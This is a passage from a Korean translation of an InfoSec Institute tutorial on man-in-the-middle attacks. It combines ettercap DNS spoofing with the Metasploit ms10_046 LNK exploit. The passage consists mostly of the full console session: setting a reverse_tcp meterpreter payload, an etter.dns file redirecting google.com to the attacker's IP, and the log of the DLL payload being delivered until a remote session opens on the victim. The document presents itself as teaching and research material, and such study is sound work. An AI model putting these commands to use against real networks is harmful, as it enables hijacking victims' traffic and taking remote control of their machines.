8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:8.....
.....:8.....
.....
=[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops
msf > use windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > set SRVHOST 192.168.1.12
SRVHOST => 192.168.1.12
msf      exploit(ms10_046_shortcut_icon_dllloader)      >      set      PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_046_shortcut_icon_dllloader) > set LHOST 192.168.1.12
LHOST => 192.168.1.12
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.12:4444
[*]
[*] Send vulnerable clients to Ww192.168.1.12WbqokoWwxW.
[*] Or, get clients to save and render the icon of <your>">http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.12:80/
[*] Server started.
```

모든게 OK 되었다면, 우리의 시나리오에 따라 etter.dns 를 설정만 하면 됩니다. 아래의 사진을 보게되면, 구글로 향하는 타겟을 공격자의 아이피로 설정했습니다. 그리고 희생자는 google.com 을 한번 열게 되면, 그 또는 그녀는 192.168.1.12 로 연결되고 원격 세션은 시작되게 됩니다.



## Man-in-the-Middle Attack(inforecstitute) 번역 문서

```
# WORKGROUP WINS 127.0.0.1
# PC* WINS 127.0.0.1
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
#####

#####
# microsoft sucks ;)
# redirect it to www.linux.org
#

google.com      A  198.168.1.12
*.google.com    A  198.168.1.12
www.google.com  PTR 198.168.1.12      # Wildcards in PTR are not allowed

#####
# no one out there can have our domains...
#

www.alor.org    A  127.0.0.1
www.naga.org    A  127.0.0.1

#####
# one day we will have our ettercap.org domain
#

www.ettercap.org      A  127.0.0.1
ettercap.sourceforge.net A  216.136.171.201
```

```
[*] Send vulnerable clients to \\192.168.1.12\bqokoWwx\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.1.12:80/
[*] Server started.
msf exploit(ms10_046_shortcut_icon_dllloader) > [*] Sending UNC redirect to 192.168.1.8:1073 ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx
[*] Sending 301 for /bqokoWwx ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/
[*] Sending directory multistatus for /bqokoWwx/ ...
[*] Responding to WebDAV OPTIONS request from 192.168.1.8:1077
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx
[*] Sending 301 for /bqokoWwx ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/
[*] Sending directory multistatus for /bqokoWwx/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx
[*] Sending 301 for /bqokoWwx ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/
[*] Sending directory multistatus for /bqokoWwx/ ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/desktop.ini
[*] Sending 404 for /bqokoWwx/desktop.ini ...
[*] Sending LNK file to 192.168.1.8:1077 ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/Unil.dll.manifest
[*] Sending 404 for /bqokoWwx/Unil.dll.manifest ...
[*] Sending DLL payload 192.168.1.8:1077 ...
[*] Received WebDAV PROPFIND request from 192.168.1.8:1077 /bqokoWwx/Unil.dll.123.Manifest
[*] Sending 404 for /bqokoWwx/Unil.dll.123.Manifest ...
[*] Sending stage (749056 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.8:1078) at 2012-06-03 20:01:08 +0500

msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > |
```

DNS spoofing 공격의 주요 위험한 측면: 희생자는 안전한 사이트에 대한 모든 것들로 접속하기 때문에 공격을 알지 못하지만, 유감스럽게도 옳은 서버접속이 아니게 됩니다. 게다가, 이 공격은 공개 WI-FI 를 사용하는 중 공격자가 있다면, 다른 사람의 컴퓨터로 침투할 수 있다는 점이 매우 위험합니다. 바라는 것은, 저는 이 글이 ARP posoning 공격과 DNS spoofing 공격을 탐지하는 전략에 도움을 줄 수 있는 논의였기를 바랍니다.

### 6. 끝맺음

<http://resources.infosecinstitute.com/> 사이트에서는 다양한 해킹 공격 시연 문서 및 방어들이 정기적으로 배포되고 있습니다. 입문자들 대상으로 설명한 문서들이 많아서 연구 목적으로 번역을 시작하였습니다. 앞으로도 좋은 콘텐츠에 대해서는 정기적으로 번역을 해서 배포하도록 하겠습니다. 번역에 참여해주신 멤버들에게 감사합니다.